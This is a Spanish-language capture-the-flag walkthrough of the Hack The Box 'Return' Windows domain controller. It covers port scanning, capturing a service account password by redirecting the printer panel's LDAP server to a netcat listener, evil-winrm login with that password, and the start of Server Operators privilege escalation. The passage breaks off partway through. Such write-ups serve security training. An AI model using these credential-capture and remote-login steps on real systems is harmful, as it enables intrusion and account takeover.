

Return

Reconocimiento

Mostraremos con nmap rápidamente los puertos open y un triple verbose para que de mas información -n para que no aplique demoración DNS y vaya mas rápido y -Pn

```
Discovered open port 49675/tcp on 10.10.11.108
Completed SYN Stealth Scan at 14:08, 12.16s elapsed (65535 total ports)
Nmap scan report for 10.10.11.108
Host is up, received echo-reply ttl 127 (0.047s latency).
Scanned at 2024-05-04 14:08:00 EDT for 12s
Not shown: 65486 closed tcp ports (reset), 23 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl      syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
9389/tcp  open  adws         syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49671/tcp open  unknown      syn-ack ttl 127
49674/tcp open  unknown      syn-ack ttl 127
49675/tcp open  unknown      syn-ack ttl 127
49676/tcp open  unknown      syn-ack ttl 127
49679/tcp open  unknown      syn-ack ttl 127
49719/tcp open  unknown      syn-ack ttl 127
56884/tcp open  unknown      syn-ack ttl 127

Read data files from: /usr/local/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
Raw packets sent: 67323 (2.962MB) | Rcvd: 65513 (2.621MB)
```

```
(root🐼 dttkalimot)-[/home/kali/HTB/RETURN]
# _
```

Ahora vara ver versiones servicios y vulnerabilidades nmap -sCV

```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@dttkalimot: /home/kali/HTB/RETURN
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali/HTB/RETURN x
root@dttkalimot: /home/kali/HTB/RETURN
# nmap -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49674,49675,49676,49679,49719,56884 10.10.11.108
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-04 14:15 EDT
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 61.54% done; ETC: 14:16 (0:00:32 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 14:16 (0:00:00 remaining)
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 14:16 (0:00:00 remaining)
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.04% done; ETC: 14:16 (0:00:00 remaining)
Nmap scan report for 10.10.11.108
Host is up (0.27s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-04 18:34:00Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf       .NET Message Framing
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf       .NET Message Framing
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49671/tcp  open  msrpc        Microsoft Windows RPC
49674/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49675/tcp  open  msrpc        Microsoft Windows RPC
49676/tcp  open  msrpc        Microsoft Windows RPC
49679/tcp  open  msrpc        Microsoft Windows RPC
49719/tcp  open  msrpc        Microsoft Windows RPC
56884/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 18m34s
|_ smb2-time:
|   date: 2024-05-04T18:35:00
|_ start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.77 seconds

root@dttkalimot: /home/kali/HTB/RETURN
# _
```

Vemos que esta abierto el puerto 445

Usamos el comando crackmapexec smb para conseguir información Vemos que es un

win10 el smb esta firmado y se llama printer

```
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# crackmapexec smb 10.10.11.108
SMB 10.10.11.108 445 PRINTER [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
```

Podríamos usar comandos como para intentar conectarnos o que nos reporte algo pero no hay éxito


```
smbclient -L 10.10.11.188 -N
```

```
smbmap -H 10.10.11.108
```


Le lanzamos un whatweb para hacer un pequeño reconocimiento de la página es microsoft ISS, obtenemos la versión de php...

```
dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@dttkalimot: /home/kali/HTB/RETURN
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali/HTB/RETURN x
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# whatweb http://10.10.11.108
http://10.10.11.108 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.108], Microsoft-IIS[10.0], PHP[7.4.13], Script, Title[HTB Printer Admin Panel], X-Powered-By[PHP/7.4.13]
```

Vemos la página principal




HTB Printer Admin Panel




Nos vamos a settings


Vemos para seleccionar puerto i address




La variable es text por lo cual son asteriscos a mano



Nos conectamos a nuestra maquina por el puerto 389




Lanzamos el netcat y obtenemos usuario y contraseña



Hacemos el siguiente comando para ver si las credenciales son válidas

```
crackmapexec smb 10.10.11.108 -u 'svcprinter' -p '1edFg43012!!'
```

Si pone un + es que la credencial es correcta



Ahora hacemos lo siguiente para ver si nos podemos conectar por winrm y si nos pone pwned es que el usuario al que nos estamos intentando conectar esta en el grupo con permisos para usar winrm

```
crackmapexec winrm 10.10.11.108 -u 'svcprinter' -p '1edFg43012!!'
```

```
(root@dttkalimot)-[/home/kali/HTB/RETURN]
# crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
SMB      10.10.11.108    5985    PRINTER    [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
HTTP     10.10.11.108    5985    PRINTER    [*] http://10.10.11.108:5985/wsman
WINRM    10.10.11.108    5985    PRINTER    [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
```

Nos pone pwned eso que que si

Ahora nos conectamos con evil-winrm con el usuario y la contraseña

```
evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'
```

```
(root@dttkalimot)-[/home/kali/HTB/RETURN/evil-winrm]
# evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012 !!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoti

Data: For more information, check Evil-WinRM GitHub: https://github.com/Ha

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> ls
*Evil-WinRM* PS C:\Users\svc-printer\Documents> dir
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-printer> dir

Directory: C:\Users\svc-printer

Mode                LastWriteTime         Length Name
----                -
d-r-----         5/26/2021    2:05 AM             Desktop
d-r-----         5/26/2021    1:51 AM             Documents
d-r-----         9/15/2018   12:19 AM             Downloads
d-r-----         9/15/2018   12:19 AM             Favorites
d-r-----         9/15/2018   12:19 AM             Links
d-r-----         9/15/2018   12:19 AM             Music
d-r-----         9/15/2018   12:19 AM             Pictures
d-----         9/15/2018   12:19 AM             Saved Games
d-r-----         9/15/2018   12:19 AM             Videos

*Evil-WinRM* PS C:\Users\svc-printer> cd Desktop
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> dir

Directory: C:\Users\svc-printer\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r-----         5/4/2024   11:17 AM           34 user.txt
```

Sacamos la flag user.txt

Escalada de privilegios

Vemos que no tenemos acceso a los elementos de la carpeta administrator

```
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r-----         5/20/2021 12:10 PM              3D Objects
d-r-----         5/20/2021 12:10 PM              Contacts
d-r-----         9/27/2021  4:22 AM              Desktop
d-r-----         5/27/2021 12:50 AM              Documents
d-r-----         5/26/2021  3:00 AM              Downloads
d-r-----         5/20/2021 12:10 PM              Favorites
d-r-----         5/20/2021 12:10 PM              Links
d-r-----         5/20/2021 12:10 PM              Music
d-r-----         5/20/2021 12:10 PM              Pictures
d-r-----         5/20/2021 12:10 PM              Saved Games
d-r-----         5/20/2021 12:10 PM              Searches
d-r-----         5/20/2021 12:10 PM              Videos

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r-----         5/4/2024 11:17 AM              34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

*Evil-WinRM* PS C:\Users\Administrator\Desktop> _
```

Acceso denegado

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeLoadDriverPrivilege    Load and unload device drivers Enabled
SeSystemtimePrivilege     Change the system time     Enabled
SeBackupPrivilege         Back up files and directories Enabled
SeRestorePrivilege        Restore files and directories Enabled
SeShutdownPrivilege       Shut down the system        Enabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege       Change the time zone        Enabled

*Evil-WinRM* PS C:\Users\Administrator\Desktop> _
```

Vemos que pertenece Remote Management Use por eso nos hemos podido conectar. También pertenece a los grupos Print Operators y ServerOperators. Es interesante


```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user svc-printer
User name                svc-printer
Full Name                SVCPrinter
Comment                  Service Account for Printer
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        5/26/2021 1:15:13 AM
Password expires         Never
Password changeable      5/27/2021 1:15:13 AM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/26/2021 1:39:29 AM

Logon hours allowed      All

Local Group Memberships  *Print Operators      *Remote Management Use
                        *Server Operators
Global Group memberships *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Desktop> _
Event log      All issues
```

Buscamos grupos de seguridad de active directory

dti kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

1 2 3 4

10.10.14.17 14:47

HTB Printer Admin Panel Active Directory security

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Filter by title

- Active Directory accounts
- Special identities
- Active Directory security groups**
- Service accounts
- Microsoft accounts
- Security principals
- Security identifiers
- Configure protected accounts
- How LDAP server cookies are handled
- DC locator changes

> AD DS Troubleshooting

> Active Directory Federation Services

> Active Directory Rights Management Service

> Active Directory Certificate Services

Administrative tools and logon types reference

> Software Restriction Policies

> Windows Local Administrator Password Solution

Download PDF

How Active Directory security groups work

Use groups to collect user accounts, computer accounts, and other groups into manageable units. Working with groups instead of with individual users helps you simplify network maintenance and administration.

Active Directory has two types of groups:

- **Security groups:** Use to assign permissions to shared resources.
- **Distribution groups:** Use to create email distribution lists.

Security groups

Security groups can provide an efficient way to assign access to resources on your network. By using security groups, you can:

- Assign user rights to security groups in Active Directory.

Assign user rights to a security group to determine what members of that group can do within the scope of a domain or forest. User rights are automatically assigned to some security groups when Active Directory is installed to help administrators define a person's administrative role in the domain.

For example, a user who you add to the Backup Operators group in Active Directory can backup and restore files and directories that

Additional resources

Training

Module

[Secure Windows Server user accounts - Training](#)

Protect your Active Directory environment by securing user accounts to least privilege and plac...

Documentation

[Active Directory Accounts](#)

This article discusses how to create default local Windows Server Active Directory accounts on a domain...

[Appendix B - Privileged Accounts and Groups in Active Directory](#)

Learn more about: Appendix B: Privileged Accounts and Groups in Active Directory

[Special identity groups](#)

Learn about Windows Server special identity groups that are used for Windows access control.

[Show 3 more](#)

server opera

Highlight All Match Case Match Diacritics Whole Words 13 of 50 matches

CTRL DERECHA

learn.microsoft.com/en-us/windows-server/identity... 3/50

Aplicaciones Google Gma server ope

admins?

Default user rights See Denied RODC Password Replication

Server Operators

Members of the **Server Operators** group can administer domain controllers. This group exists only on domain controllers. By default, the group has no members. Members of the **Server Operators** group can take the following actions: sign in to a server interactively, create and delete network shared resources, start and stop services, back up and restore files, format the hard disk drive of the computer, and shut down the computer. This group can't be renamed, deleted, or removed.

By default, this built-in group has no members. The group has access to server configuration options on domain controllers. Its membership is controlled by the service administrator groups Administrators and Domain Admins in the domain, and by the Enterprise Admins group in the forest root domain. Members in this group can't change any administrative group memberships. This group is considered a service administrator account because its members have physical access to domain controllers. Members of this group can perform maintenance tasks like backup and restore, and they can change binaries that are installed on the domain controllers. See the group's default user rights in the following table.

The **Server Operators** group applies to the Windows **Server operating system** in [Default Active Directory security groups](#).

Vemos que pueden arrancar y parar servicios

listamos 'services'

dttkalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

10.10.14.17 14:48

root@dttkalimot: /home/kali/HTB/RETURN/evil-winrm

File Actions Edit View Help

